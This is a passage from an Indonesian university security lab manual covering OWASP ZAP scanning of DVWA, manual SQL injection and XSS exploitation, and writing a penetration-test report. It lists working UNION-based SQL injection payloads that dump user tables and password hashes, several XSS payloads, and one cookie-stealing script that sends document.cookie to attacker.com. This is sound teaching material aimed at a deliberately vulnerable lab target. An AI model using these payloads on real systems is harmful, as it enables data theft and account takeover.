- **Nama**: Jenis kerentanan (misal: SQL Injection).
- **Risiko**: Tingkat risiko (High, Medium, Low, Informational).
- **Kepercayaan (Confidence)**: Seberapa yakin ZAP bahwa ini benar-benar kerentanan.
- **URL**: Lokasi kerentanan.
- **Parameter**: Parameter yang rentan.
- **Deskripsi, Solusi, Referensi**, dll.

---

4. ALAT DAN BAHAN

No	Alat/Bahan	Spesifikasi/Keterangan
1	Komputer/Laboratorium	Minimal 1 unit (bisa juga menggunakan VM target)
2	Sistem Operasi	Linux Ubuntu 20.04/22.04 atau Windows 10/11
3	OWASP ZAP	Download dari zaproxy.org
4	Aplikasi Web Target	**DVWA (Damn Vulnerable Web Application)** atau aplikasi rentan lainnya
5	Browser	Firefox/Chrome dengan konfigurasi proxy

No	Alat/Bahan	Spesifikasi/Keterangan
6	Java Runtime	ZAP membutuhkan Java (OpenJDK 11 atau lebih baru)

Instalasi OWASP ZAP:

Linux (melalui paket):

```
sudo apt update
sudo apt install zaproxy -y
```

Atau download dari website dan jalankan file `.sh`.

Windows: Download installer `.exe` dan jalankan.

Persiapan Target (DVWA):
DVWA adalah aplikasi web PHP/MySQL yang sengaja dibuat rentan. Instalasi di Linux:

```
cd /var/www/html
sudo git clone https://github.com/digininja/DVWA
cd DVWA
sudo cp config/config.inc.php.dist config/config.inc.php
sudo chown -R www-data:www-data /var/www/html/DVWA
sudo chmod -R 755 /var/www/html/DVWA
```

Edit file konfigurasi `config/config.inc.php` untuk menyesuaikan database (default user: root, password: kosong). Kemudian akses `http://localhost/DVWA/setup.php` dan klik **Create/Reset Database**. Login dengan admin/password.

---

5. LANGKAH KERJA

5.1 Persiapan dan Konfigurasi ZAP

Langkah 1: Jalankan OWASP ZAP
Buka terminal dan ketik `zaproxy` atau jalankan dari menu. ZAP akan membuka jendela utama.

Langkah 2: Konfigurasi Proxy di Browser

ZAP secara default mendengarkan pada port `8080`. Agar browser dapat menggunakan ZAP sebagai proxy, atur proxy manual di browser:

- Firefox: **Settings** > **Network Settings** > **Manual proxy configuration** > HTTP Proxy: `127.0.0.1`, Port: `8080`, centang "Also use this proxy for HTTPS".
- Chrome: Jalankan dengan parameter `--proxy-server=http://127.0.0.1:8080` atau gunakan extension seperti SwitchyOmega.

Langkah 3: Install Sertifikat Root ZAP di Browser

Agar ZAP dapat memecah lalu lintas HTTPS, Anda perlu menginstal sertifikat root ZAP. Di ZAP, buka **Tools** > **Options** > **Dynamic SSL Certificates**, klik **Save** untuk menyimpan sertifikat. Kemudian impor ke browser sebagai Certificate Authority (trusted).

5.2 Spidering Aplikasi Web

Langkah 4: Buka Aplikasi Target di Browser

Akses DVWA melalui browser yang sudah dipasang proxy. Login ke DVWA (admin/password). Setel level keamanan ke **low** (bisa diubah nanti).

Langkah 5: Rekam Lalu Lintas di ZAP

Di ZAP, di tab **Sites**, akan muncul hierarki situs yang dikunjungi. Anda dapat melihat permintaan dan respons.

Langkah 6: Lakukan Spidering Manual atau Otomatis

- **Manual**: Cukup klik tautan di browser, ZAP akan merekamnya.
- **Otomatis**: Klik kanan pada domain target di tab **Sites**, pilih **Attack** > **Spider**. Atau gunakan tab **Spider** untuk memulai spidering. Biarkan spider berjalan hingga selesai. Hasilnya akan muncul di tab **Spider**.

Langkah 7: Lihat Hasil Spider

Setelah spider selesai, semua URL yang ditemukan akan muncul di bawah node target di tab **Sites**. Anda dapat melihat parameter, form, dll.

5.3 Active Scanning

Langkah 8: Pilih Target untuk Active Scan
Klik kanan pada node target (misal `http://localhost/DVWA`), pilih **Attack** > **Active Scan**. Akan muncul jendela baru.

Langkah 9: Konfigurasi Active Scan
Anda dapat memilih scope (seluruh situs atau node tertentu), kebijakan pemindaian (policy), dan pengaturan lainnya. Untuk praktikum, biarkan default. Klik **Start Scan**.

Langkah 10: Pantau Proses Scan
Di tab **Active Scan**, Anda dapat melihat progress, jumlah permintaan, dan alert yang ditemukan.

Langkah 11: Hentikan Scan (jika perlu)
Scan bisa memakan waktu. Jika sudah cukup, Anda dapat menghentikannya.

5.4 Analisis Hasil (Alert)

Langkah 12: Lihat Tab Alert
Setelah scan selesai (atau selama berjalan), buka tab **Alert**. Akan muncul daftar temuan yang diurutkan berdasarkan risiko (High, Medium, Low, Informational).

Langkah 13: Eksplorasi Alert
Klik salah satu alert. Di panel bawah akan muncul detail:

- **URL**: Tempat kerentanan ditemukan.
- **Parameter**: Parameter yang rentan.
- **Deskripsi**: Penjelasan kerentanan.
- **Solusi**: Rekomendasi perbaikan.
- **Referensi**: Tautan ke informasi lebih lanjut.
- **Bukti**: Permintaan dan respons yang menunjukkan kerentanan.

Langkah 14: Verifikasi Alert (Opsional)
Beberapa alert mungkin perlu diverifikasi manual. Misal, untuk SQL Injection, Anda dapat mencoba payload yang sama di browser atau menggunakan tab **Request** untuk mengirim ulang permintaan.

5.5 Membuat Laporan

Langkah 15: Generate Laporan
Di ZAP, buka **Report** > **Generate Report**. Pilih template yang diinginkan (misal: Traditional HTML), tentukan lokasi penyimpanan, dan klik **Generate**. Buka laporan untuk melihat ringkasan dan detail temuan.

5.6 Eksperimen dengan Level Keamanan DVWA

Langkah 16: Ubah Level Keamanan DVWA
Di DVWA, login dan setel level keamanan ke **medium** atau **high**. Ulangi spider dan active scan. Bandingkan jumlah dan jenis alert yang dihasilkan. Apa yang berubah?

---

6. TUGAS DAN LATIHAN

Tugas 1: Spidering dan Active Scan Dasar (Bobot 30%)

1. Lakukan spidering pada DVWA dengan level keamanan **low**.
2. Lakukan active scan pada seluruh situs DVWA.
3. Setelah scan selesai, buat screenshot tab **Alert** yang menunjukkan semua temuan.
4. Catat jumlah alert untuk setiap tingkat risiko (High, Medium, Low, Informational).
5. Pilih satu alert dengan risiko **High** (misal: SQL Injection). Tuliskan:
   - URL dan parameter yang terkena.
   - Deskripsi singkat kerentanan.
   - Solusi yang direkomendasikan ZAP.
   - Sertakan screenshot detail alert.

Tugas 2: Analisis Perbedaan Level Keamanan (Bobot 25%)

1. Ulangi spider dan active scan untuk DVWA dengan level keamanan **medium** dan **high**.
2. Bandingkan jumlah alert untuk setiap level. Buat tabel perbandingan.
3. Analisis mengapa jumlah alert berkurang saat level keamanan dinaikkan. Jelaskan mekanisme pertahanan yang mungkin diterapkan DVWA pada level yang lebih tinggi.

Tugas 3: Eksplorasi Manual (Bobot 25%)
Pilih salah satu alert dari hasil scan (misal: Cross-Site Scripting). Lakukan verifikasi manual dengan mencoba payload XSS di browser melalui parameter yang sama. Dokumentasikan langkah-langkah dan hasilnya. Jika berhasil, tunjukkan screenshot pop-up alert atau efek lainnya.

Tugas 4: Laporan dan Rekomendasi (Bobot 20%)
Berdasarkan hasil scan pada level **low**, buat laporan singkat yang mencakup:

- Ringkasan temuan (jumlah dan tingkat keparahan).
- Tiga kerentanan paling kritis beserta dampaknya.
- Rekomendasi perbaikan umum untuk mengamankan aplikasi web.

---

7. FORMAT LAPORAN PRAKTIKUM

Cover (sesuai format)

Bab I: Pendahuluan

- Latar belakang pentingnya keamanan aplikasi web
- Tujuan praktikum

Bab II: Landasan Teori

- OWASP Top 10
- OWASP ZAP: fungsi, spider, active scan, alert
- Perbedaan dengan Nessus (fokus aplikasi web vs jaringan)

Bab III: Langkah Kerja dan Hasil

- **3.1** Instalasi dan konfigurasi ZAP (screenshot)
- **3.2** Spidering dan active scan level low (Tugas 1)
- **3.3** Perbandingan level keamanan (Tugas 2)
- **3.4** Verifikasi manual (Tugas 3)
- **3.5** Laporan rekomendasi (Tugas 4)

Bab IV: Pembahasan

- Analisis hasil
- Efektivitas ZAP dalam menemukan kerentanan
- Kendala yang dihadapi

Bab V: Kesimpulan

- Ringkasan hasil
- Manfaat tools dalam pengujian keamanan aplikasi web

Lampiran

- Daftar pustaka
- Screenshot tambahan

---

8. RUBRIK PENILAIAN (Pertemuan 12)

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Spider dan Active Scan	30%	Spider dan scan berjalan lancar, semua langkah dilakukan, screenshot lengkap	Ada kendala minor, tetapi tetap berhasil	Scan gagal atau tidak lengkap	Tidak ada scan
Analisis Perbandingan Level	25%	Analisis mendalam, tabel perbandingan jelas, penjelasan mekanisme pertahanan tepat	Analisis cukup, tabel ada	Analisis dangkal	Tidak ada
Verifikasi Manual	25%	Berhasil memverifikasi kerentanan dengan payload, dokumentasi lengkap	Verifikasi sebagian	Gagal verifikasi	Tidak ada
Kualitas Laporan	20%	Laporan lengkap, sistematis, rekomendasi relevan	Cukup lengkap	Kurang lengkap	Tidak ada

---

9. REFERENSI

1. OWASP Foundation. (2024). *OWASP ZAP Documentation*. https://www.zaproxy.org/docs/
2. OWASP Foundation. (2021). *OWASP Top Ten - 2021*. https://owasp.org/Top10/
3. Stuttard, D., & Pinto, M. (2011). *The Web Application Hacker's Handbook* (2nd ed.). Wiley.

---

10. LEMBAR CATATAN MAHASISWA

Istilah	Definisi
OWASP ZAP	
Spider	
Active Scan	
Alert	
DVWA	

Kendala yang Dihadapi:

-

-

-

Solusi:

-

-

-

CATATAN PENTING UNTUK PERTEMUAN BERIKUTNYA:

Praktikum selanjutnya (Pertemuan 13) akan membahas **Identifikasi Kerentanan OWASP Top 10 pada Aplikasi Web** (Sub-CPMK 4.2). Kita akan lebih mendalami eksploitasi manual SQL Injection dan XSS. Pastikan DVWA masih berfungsi dan Anda memahami dasar-dasar serangan tersebut.

Selamat Mengerjakan!

MODUL 13
IDENTIFIKASI KERENTANAN OWASP TOP 10 PADA APLIKASI WEB
(Pertemuan 13)

---

1. INFORMASI MODUL

Komponen	Deskripsi
Kode Modul	**KSI-P13**
Nama Modul	**Identifikasi Kerentanan OWASP Top 10 pada Aplikasi Web**
Sub-CPMK	**4.2 - Mengidentifikasi kerentanan OWASP Top 10 pada aplikasi web**
CPMK	**CPMK 4 - Melakukan pengujian keamanan aplikasi web dan mengidentifikasi kerentanan berdasarkan OWASP Top 10**
CPL yang Dikaitkan	**CPL-2 dan CPL-6**
Alokasi Waktu	**170 menit**
Bobot Penilaian	**2%**
Pertemuan	**13 (Ketigabelas)**

---

2. TUJUAN PRAKTIKUM

Setelah mengikuti praktikum ini, mahasiswa diharapkan mampu:

1. **Memahami konsep** OWASP Top 10 dan risiko keamanan aplikasi web.
2. **Mengidentifikasi kerentanan SQL Injection (SQLi)** secara manual pada aplikasi web rentan.
3. **Mengidentifikasi kerentanan Cross-Site Scripting (XSS)** baik reflected maupun stored.
4. **Menggunakan teknik dasar** eksploitasi untuk membuktikan adanya kerentanan.
5. **Mendokumentasikan** langkah-langkah identifikasi dan eksploitasi.
6. **Menganalisis dampak** dari kerentanan yang ditemukan.
7. **Menyusun rekomendasi** perbaikan berdasarkan OWASP.

3. DASAR TEORI

3.1 OWASP Top 10

OWASP Top 10 adalah daftar risiko keamanan aplikasi web yang paling kritis, diperbarui setiap beberapa tahun oleh komunitas OWASP. Daftar ini menjadi acuan bagi pengembang, arsitek, dan penguji keamanan untuk memprioritaskan upaya pengamanan. Untuk tahun 2021, beberapa risiko utama antara lain:

- **A03:2021 – Injection**: Terjadi ketika data tidak terpercaya dikirim ke interpreter sebagai bagian dari perintah atau query. Contoh: SQL, NoSQL, OS command injection. SQL Injection adalah yang paling umum.
- **A03:2021 juga mencakup Cross-Site Scripting (XSS)**? Sebenarnya XSS masuk dalam kategori Injection? Dalam OWASP Top 10 2021, XSS masuk dalam kategori A03: Injection, karena XSS adalah injeksi skrip ke dalam konten web. Namun sering dibahas terpisah.

Mari kita fokus pada dua kerentanan utama: **SQL Injection** dan **Cross-Site Scripting (XSS)**.

3.2 SQL Injection (SQLi)

SQL Injection adalah teknik menyisipkan perintah SQL ke dalam input aplikasi yang kemudian dieksekusi oleh database. Akibatnya, penyerang dapat membaca, memodifikasi, atau menghapus data yang seharusnya tidak dapat diakses. SQL Injection terjadi karena aplikasi tidak memvalidasi atau membersihkan input pengguna sebelum digunakan dalam query SQL.

Contoh query rentan:

```
$id = $_GET['id'];
$query = "SELECT * FROM users WHERE id = $id";
```

Jika penyerang mengirim `id=1 OR 1=1`, query menjadi `SELECT * FROM users WHERE id = 1 OR 1=1` yang akan mengembalikan semua baris.

Jenis SQL Injection:

- **In-band SQLi**: Menggunakan saluran yang sama untuk menyerang dan mendapatkan hasil (misal: UNION-based, error-based).
- **Blind SQLi**: Tidak ada hasil langsung, tetapi penyerang bisa menyimpulkan dari respons aplikasi (boolean-based, time-based).
- **Out-of-band SQLi**: Menggunakan saluran berbeda (misal: DNS request).

3.3 Cross-Site Scripting (XSS)

XSS adalah kerentanan yang memungkinkan penyerang menyisipkan skrip jahat ke halaman web yang dilihat pengguna lain. Skrip tersebut dapat mencuri cookie, session token, atau melakukan tindakan atas nama pengguna.

Jenis XSS:

- **Reflected XSS**: Skrip jahat tercermin dari server melalui parameter URL dan langsung dieksekusi di browser korban (misal: melalui link yang dikirim ke korban).
- **Stored XSS**: Skrip disimpan di server (misal: dalam database) dan dieksekusi setiap kali halaman diakses (misal: komentar pengguna).
- **DOM-based XSS**: Kerentanan terjadi di sisi klien (JavaScript) tanpa melibatkan server.

3.4 Dampak Kerentanan

- **SQL Injection**: Dapat menyebabkan kebocoran data sensitif (kata sandi, informasi kartu kredit), penghapusan data, bahkan eksekusi kode di server.
- **XSS**: Dapat menyebabkan pencurian cookie, pembajakan sesi, defacement, pengalihan ke situs jahat, atau penyebaran malware.

---

4. ALAT DAN BAHAN

No	Alat/Bahan	Spesifikasi/Keterangan
1	Komputer/Laboratorium	Minimal 1 unit (bisa juga menggunakan VM target)
2	Sistem Operasi	Linux Ubuntu 20.04/22.04 atau Windows 10/11
3	Aplikasi Web Target	**DVWA (Damn Vulnerable Web Application)** dengan level low
4	Browser	Firefox/Chrome dengan developer tools

No	Alat/Bahan	Spesifikasi/Keterangan
5	Tools Tambahan	Burp Suite (opsional), curl, atau editor teks
6	SQLMap (opsional)	Untuk eksploitasi otomatis, tapi di modul ini manual

Persiapan DVWA:
Pastikan DVWA sudah terinstal dan berjalan. Setel level keamanan ke **low** agar kerentanan mudah dieksploitasi.

---

5. LANGKAH KERJA

5.1 Persiapan

Langkah 1: Jalankan DVWA dan Login
Akses `http://localhost/DVWA` (atau sesuai IP). Login dengan `admin` / `password`. Setel level keamanan ke **low** melalui menu **DVWA Security**.

Langkah 2: Buka Halaman SQL Injection
Di menu DVWA, pilih **SQL Injection**. Halaman ini menampilkan form input User ID.

5.2 Eksploitasi SQL Injection (Manual)

Langkah 3: Uji Input dengan Karakter Khusus
Masukkan `1'` (angka 1 diikuti tanda kutip) pada form. Klik Submit. Akan muncul pesan error SQL:

```
You have an error in your SQL syntax; ... near '1''' at line 1
```

Ini menandakan bahwa input langsung dimasukkan ke query tanpa sanitasi.

Langkah 4: Uji dengan Kondisi Selalu Benar
Masukkan `1' OR '1'='1` (tanpa tanda kutip luar). Aplikasi akan menampilkan data semua user. Ini membuktikan bahwa kita bisa memanipulasi query.

Langkah 5: Menentukan Jumlah Kolom dengan UNION
Untuk menggunakan UNION, kita perlu mengetahui jumlah kolom yang dihasilkan query asli. Coba:

```
1' ORDER BY 1--
```

(Spasi setelah -- penting). Jika error, naikkan angka hingga error. Di DVWA, biasanya 2 kolom. Coba:

```
text
1' UNION SELECT 1,2--
```

Jika berhasil, akan muncul data dengan angka 1 dan 2.

Langkah 6: Mendapatkan Informasi Database

Gunakan fungsi database() untuk mengetahui nama database:

```
1' UNION SELECT 1,database()--
```

Akan muncul nama database (misal: `dvwa`).

Langkah 7: Mendapatkan Daftar Tabel

Query untuk mendapatkan semua tabel dari information_schema:

```
1' UNION SELECT 1,table_name FROM information_schema.tables WHERE table_schema='dv
wa'--
```

Akan muncul nama tabel (misal: `users`, `guestbook`).

Langkah 8: Mendapatkan Data dari Tabel Users

Tabel `users` biasanya berisi kolom `user_id`, `first_name`, `last_name`, `user`, `password`. Coba:

```
1' UNION SELECT user,password FROM users--
```

Hasilnya akan menampilkan username dan hash password (MD5). Catat hash tersebut.

Langkah 9: Cracking Hash (Opsional)

Hash MD5 bisa di-crack menggunakan tool online atau `john the ripper`. Tapi tidak wajib untuk praktikum.

5.3 Eksploitasi Cross-Site Scripting (XSS)

Langkah 10: Buka Halaman XSS Reflected

Di menu DVWA, pilih **XSS reflected**. Halaman ini memiliki form input nama.

Langkah 11: Uji dengan Skrip Sederhana

Masukkan `<script>alert('XSS')</script>` pada form. Klik Submit. Akan muncul pop-up alert. Ini membuktikan adanya reflected XSS.

Langkah 12: Uji dengan Payload Lain

Coba payload yang mencuri cookie:

```
<script>document.location='http://attacker.com/steal.php?cookie='+document.cookie<
/script>
```

(Tidak akan berfungsi tanpa server penyerang, tapi untuk konsep bisa dicoba dengan `alert(document.cookie)`).

Langkah 13: Buka Halaman XSS Stored

Pilih **XSS stored** dari menu. Halaman ini adalah buku tamu (guestbook) dengan form Name dan Message.

Langkah 14: Simpan Skrip XSS Stored

Isi Name dengan `attacker`, Message dengan `<script>alert('Stored XSS')</script>`. Klik Sign Guestbook. Setiap kali halaman dimuat, alert akan muncul. Ini menunjukkan bahwa skrip tersimpan di server.

Langkah 15: Amati Efek Stored XSS

Skrip akan dieksekusi oleh semua pengunjung halaman tersebut. Coba logout atau akses dari browser lain (tanpa login) – alert tetap muncul.

5.4 Eksplorasi dengan Developer Tools

Langkah 16: Lihat Sumber Halaman

Gunakan developer tools browser (F12) untuk melihat bagaimana input dimasukkan ke halaman. Pada XSS reflected, lihat elemen HTML tempat input ditampilkan. Perhatikan bahwa input tidak di-escape.

Langkah 17: Uji dengan Event Handler HTML

Selain tag `<script>`, XSS juga bisa menggunakan event handler seperti `onmouseover`. Coba input:

```
<img src=x onerror=alert('XSS')>
```

di form XSS reflected.

5.5 Eksploitasi dengan Burp Suite (Opsional)

Jika tersedia, gunakan Burp Suite untuk memodifikasi request di tengah jalan. Tapi untuk praktikum ini, cukup manual.

---

6. TUGAS DAN LATIHAN

Tugas 1: SQL Injection Manual (Bobot 35%)

1. Lakukan SQL Injection pada halaman SQL Injection DVWA level low.
2. Tentukan jumlah kolom dengan ORDER BY.
3. Gunakan UNION SELECT untuk menampilkan:
   - Versi database (gunakan `@@version` atau `version()`).
   - Nama database saat ini.
   - Daftar tabel dalam database.
   - Daftar kolom dalam tabel `users` (dari information_schema.columns).
   - Username dan password hash dari tabel `users`.
4. Dokumentasikan setiap langkah dengan screenshot.
5. Jelaskan arti dari setiap payload yang digunakan.

Tugas 2: XSS Reflected dan Stored (Bobot 30%)

1. Pada halaman XSS reflected, buktikan kerentanan dengan tiga payload berbeda:
   - Alert sederhana.
   - Alert yang menampilkan cookie.
   - Payload menggunakan event handler (misal: `<img src=x onerror=alert('XSS')>`).
2. Pada halaman XSS stored, buktikan kerentanan dengan menyimpan skrip alert.
3. Tunjukkan bahwa skrip stored akan muncul setiap kali halaman dimuat (screenshot).
4. Jelaskan perbedaan dampak antara reflected dan stored XSS.

Tugas 3: Analisis Dampak (Bobot 20%)

Berdasarkan kerentanan yang ditemukan:

1. Analisis dampak jika SQL Injection berhasil dilakukan oleh penyerang jahat pada aplikasi nyata.
2. Analisis dampak jika XSS stored berhasil pada situs dengan banyak pengguna.

3. Berikan contoh skenario serangan nyata untuk masing-masing.

Tugas 4: Rekomendasi Perbaikan (Bobot 15%)

Berdasarkan OWASP, tuliskan rekomendasi perbaikan untuk:

- Mencegah SQL Injection (minimal 3 cara).
- Mencegah XSS (minimal 3 cara).
- Sertakan referensi ke OWASP Cheat Sheet.

---

7. FORMAT LAPORAN PRAKTIKUM

Cover (sesuai format)

Bab I: Pendahuluan

- Latar belakang pentingnya identifikasi kerentanan OWASP Top 10
- Tujuan praktikum

Bab II: Landasan Teori

- OWASP Top 10 (fokus pada Injection dan XSS)
- SQL Injection: definisi, jenis, contoh
- Cross-Site Scripting: definisi, jenis (reflected, stored, DOM)

Bab III: Langkah Kerja dan Hasil

- **3.1** SQL Injection (Tugas 1) – setiap langkah dengan screenshot dan penjelasan payload
- **3.2** XSS Reflected dan Stored (Tugas 2) – screenshot dan penjelasan
- **3.3** Analisis Dampak (Tugas 3)
- **3.4** Rekomendasi Perbaikan (Tugas 4)

Bab IV: Pembahasan

- Analisis hasil eksploitasi
- Kendala yang dihadapi
- Implikasi keamanan

Bab V: Kesimpulan

- Ringkasan hasil
- Pentingnya pengujian keamanan aplikasi web

Lampiran

- Daftar pustaka
- Screenshot tambahan

---

8. RUBRIK PENILAIAN (Pertemuan 13)

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
SQL Injection	35%	Berhasil mengekstrak semua informasi (versi, database, tabel, kolom, data), langkah jelas, screenshot lengkap	Berhasil sebagian besar, ada langkah terlewat	Hanya berhasil langkah awal	Gagal total
XSS	30%	Berhasil membuktikan reflected dan stored dengan minimal 3 payload, dokumentasi baik	Berhasil membuktikan kedua jenis, payload kurang variatif	Hanya satu jenis	Tidak ada
Analisis Dampak	20%	Analisis mendalam, relevan, dengan contoh nyata	Analisis cukup	Analisis dangkal	Tidak ada
Rekomendasi	15%	Rekomendasi lengkap (3 cara untuk masing-masing), sesuai OWASP, referensi jelas	Rekomendasi cukup	Kurang	Tidak ada

---

9. REFERENSI

1. OWASP Foundation. (2021). *OWASP Top Ten - 2021*. https://owasp.org/Top10/
2. OWASP Foundation. (2024). *SQL Injection Prevention Cheat Sheet*. https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
3. OWASP Foundation. (2024). *Cross Site Scripting Prevention Cheat Sheet*. https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
4. Stuttard, D., & Pinto, M. (2011). *The Web Application Hacker's Handbook* (2nd ed.). Wiley.

---

10. LEMBAR CATATAN MAHASISWA

Payload / Perintah	**Keterangan**
`1' ORDER BY 1--`	Menentukan jumlah kolom
`1' UNION SELECT 1,database()--`	Mendapatkan nama database
`1' UNION SELECT 1,table_name FROM information_schema.tables WHERE table_schema='dvwa'--`	Mendapatkan daftar tabel
`1' UNION SELECT user,password FROM users--`	Mendapatkan username dan password
`<script>alert('XSS')</script>`	XSS reflected/stored
`<img src=x onerror=alert('XSS')>`	XSS dengan event handler

Kendala yang Dihadapi:

-

-

-

Solusi:

-

-

-

CATATAN PENTING UNTUK PERTEMUAN BERIKUTNYA:

Praktikum selanjutnya (Pertemuan 14) akan membahas **Membuat Laporan Hasil Pengujian Keamanan** (Sub-CPMK 4.3). Kita akan menggabungkan hasil dari pertemuan 11, 12, dan 13 ke dalam laporan komprehensif. Pastikan Anda menyimpan semua screenshot dan catatan dari modul-modul sebelumnya.

Selamat Mengerjakan!

MODUL 14
MEMBUAT LAPORAN HASIL PENGUJIAN KEAMANAN
(Pertemuan 14)

---

1. INFORMASI MODUL

Komponen	Deskripsi
Kode Modul	**KSI-P14**
Nama Modul	**Membuat Laporan Hasil Pengujian Keamanan**
Sub-CPMK	**4.3 - Membuat laporan hasil pengujian keamanan dan rekomendasi perbaikan**
CPMK	**CPMK 4 - Melakukan pengujian keamanan aplikasi web dan mengidentifikasi kerentanan berdasarkan OWASP Top 10**
CPL yang Dikaitkan	**CPL-2 dan CPL-6**
Alokasi Waktu	**170 menit**
Bobot Penilaian	**2%**
Pertemuan	**14 (Keempat belas)**

---

2. TUJUAN PRAKTIKUM

Setelah mengikuti praktikum ini, mahasiswa diharapkan mampu:

1. **Memahami struktur** laporan hasil pengujian keamanan yang profesional.
2. **Mengintegrasikan** hasil dari berbagai tools (Nessus, OWASP ZAP) dan eksploitasi manual ke dalam satu laporan.
3. **Menyusun executive summary** yang ringkas dan informatif untuk manajemen.
4. **Mendokumentasikan temuan** kerentanan secara rinci beserta bukti (screenshot, payload).
5. **Memberikan rekomendasi perbaikan** yang spesifik dan dapat ditindaklanjuti.
6. **Menyajikan laporan** dalam format yang rapi, sistematis, dan sesuai standar industri.

3. DASAR TEORI

3.1 Pentingnya Laporan Pengujian Keamanan

Laporan pengujian keamanan adalah deliverables utama dari setiap aktivitas vulnerability assessment atau penetration testing. Laporan ini menjadi alat komunikasi antara tim teknis, manajemen, dan pemangku kepentingan lainnya. Laporan yang baik harus:

- **Jelas**: Mudah dipahami oleh audiens non-teknis (manajemen) maupun teknis (developer, sysadmin).
- **Terstruktur**: Memiliki bagian-bagian yang logis dan mudah dinavigasi.
- **Akurat**: Berdasarkan bukti yang valid dan dapat diverifikasi.
- **Relevan**: Fokus pada risiko yang benar-benar berdampak pada organisasi.
- **Memberikan solusi**: Tidak hanya menyebutkan masalah, tetapi juga memberikan rekomendasi perbaikan.

3.2 Struktur Laporan Pengujian Keamanan

Secara umum, laporan pengujian keamanan memiliki struktur sebagai berikut:

1. **Halaman Sampul (Cover)**: Judul, informasi klien/organisasi, tanggal, tim penguji.
2. **Daftar Isi**.
3. **Executive Summary**: Ringkasan satu hingga dua halaman untuk manajemen. Berisi:
   - Latar belakang dan tujuan pengujian.
   - Ruang lingkup.
   - Temuan utama (jumlah kerentanan berdasarkan tingkat keparahan).
   - Risiko bisnis yang mungkin timbul.
   - Rekomendasi strategis.
4. **Pendahuluan**:
   - Latar belakang.
   - Tujuan pengujian.
   - Ruang lingkup (alamat IP, URL, aplikasi yang diuji).
   - Metodologi (tools yang digunakan, pendekatan manual/otomatis).
5. **Profil Teknis**: Informasi tentang target (sistem operasi, layanan, versi) yang ditemukan selama pengujian.

6. **Temuan Kerentanan** (dapat dibagi per tingkat keparahan: Critical, High, Medium, Low, Informational). Setiap temuan mencakup:
   - Nama kerentanan dan ID (CVE jika ada).
   - Tingkat keparahan (CVSS score).
   - Lokasi (URL, parameter, host).
   - Deskripsi singkat.
   - Bukti (screenshot, payload, log).
   - Dampak jika dieksploitasi.
   - Rekomendasi perbaikan.
7. **Kesimpulan dan Rekomendasi Umum**: Ringkasan dan langkah-langkah perbaikan strategis.
8. **Lampiran**: Detail teknis, daftar tools, referensi.

3.3 Tingkat Keparahan (Severity)

Berdasarkan CVSS, tingkat keparahan dikategorikan:

- **Critical** (9.0 - 10.0): Kerentanan yang dapat menyebabkan kompromi sistem penuh tanpa interaksi pengguna.
- **High** (7.0 - 8.9): Kerentanan yang dapat menyebabkan kompromi sistem atau akses data sensitif.
- **Medium** (4.0 - 6.9): Kerentanan yang memerlukan kondisi tertentu atau akses terbatas.
- **Low** (0.1 - 3.9): Kerentanan dengan dampak terbatas atau sulit dieksploitasi.
- **Informational**: Informasi umum yang bukan kerentanan, tetapi berguna untuk memahami sistem.

3.4 Komunikasi Hasil ke Berbagai Audiens

- **Untuk Manajemen**: Fokus pada risiko bisnis, dampak finansial/reputasi, dan rekomendasi strategis (anggaran, kebijakan). Hindari jargon teknis berlebihan.
- **Untuk Teknis (Developer/Admin)**: Berikan detail teknis, langkah-langkah reproduksi, dan rekomendasi perbaikan konkret (patch, konfigurasi, kode).

---

4. ALAT DAN BAHAN

No	Alat/Bahan	Spesifikasi/Keterangan
1	Komputer/Laboratorium	Untuk mengetik laporan
2	Software Pengolah Kata	Microsoft Word, Google Docs, LibreOffice, atau LaTeX
3	Hasil Pengujian	Dari pertemuan 11 (Nessus), 12 (OWASP ZAP), 13 (SQLi/XSS manual)
4	Screenshot	Semua bukti dari praktikum sebelumnya
5	Template Laporan	Bisa disediakan atau dibuat sendiri
6	Referensi	OWASP, CVE, dokumentasi tools

---

5. LANGKAH KERJA

5.1 Persiapan dan Pengumpulan Bahan

Langkah 1: Kumpulkan Semua Hasil dari Pertemuan Sebelumnya

- **Dari Modul 11 (Nessus)**:
  - Laporan HTML/PDF hasil scan Nessus.
  - Screenshot temuan penting (Critical/High).
  - Catatan tentang kerentanan yang ditemukan.
- **Dari Modul 12 (OWASP ZAP)**:
  - Laporan HTML hasil scan ZAP.
  - Screenshot alert dengan risiko High/Medium.
  - Catatan tentang perbedaan level keamanan DVWA.
- **Dari Modul 13 (SQLi & XSS)**:
  - Screenshot setiap langkah eksploitasi SQL Injection.
  - Screenshot XSS reflected dan stored.
  - Payload yang digunakan.
  - Data yang berhasil diekstrak (username, hash password).

Langkah 2: Organisasi File

Buat folder dengan struktur:

```
Laporan_Pengujian_Keamanan/
├── 01_Nessus/
│   ├── nessus_report.html
│   ├── screenshot_critical1.png
│   └── ...
├── 02_ZAP/
│   ├── zap_report.html
│   ├── screenshot_alert1.png
│   └── ...
├── 03_Manual/
│   ├── sqli_step1.png
│   ├── sqli_step2.png
│   ├── xss_reflected.png
│   └── ...
└── Laporan_Akhir.docx
```

5.2 Menyusun Laporan

Langkah 3: Buat Halaman Sampul

Buat sampul dengan informasi:

- Judul: "Laporan Hasil Pengujian Keamanan Aplikasi Web (DVWA)"
- Klien: "Laboratorium Keamanan Sistem Informasi" (atau nama institusi)
- Tanggal Pengujian: (rentang tanggal)
- Tim Penguji: Nama dan NIM Anda
- Versi Laporan: 1.0

Langkah 4: Tulis Executive Summary

Tulis ringkasan singkat (maksimal 1 halaman) yang mencakup:

- Tujuan pengujian: Melakukan vulnerability assessment dan penetration testing pada aplikasi DVWA.
- Ruang lingkup: Aplikasi web DVWA yang berjalan di localhost.
- Metodologi: Menggunakan Nessus untuk scan jaringan, OWASP ZAP untuk scan aplikasi web, dan eksploitasi manual untuk SQLi & XSS.
- Temuan utama: Jumlah kerentanan berdasarkan tingkat keparahan (misal: 2 Critical, 5 High, 3 Medium, dll).
- Risiko: Risiko kebocoran data pengguna, pengambilalihan akun, dan reputasi.

- Rekomendasi umum: Melakukan sanitasi input, menggunakan parameterized query, menerapkan Content Security Policy, dan melakukan patch rutin.

Langkah 5: Tulis Pendahuluan

- **Latar Belakang**: Mengapa pengujian perlu dilakukan (misal: untuk mengevaluasi keamanan aplikasi sebelum deploy).
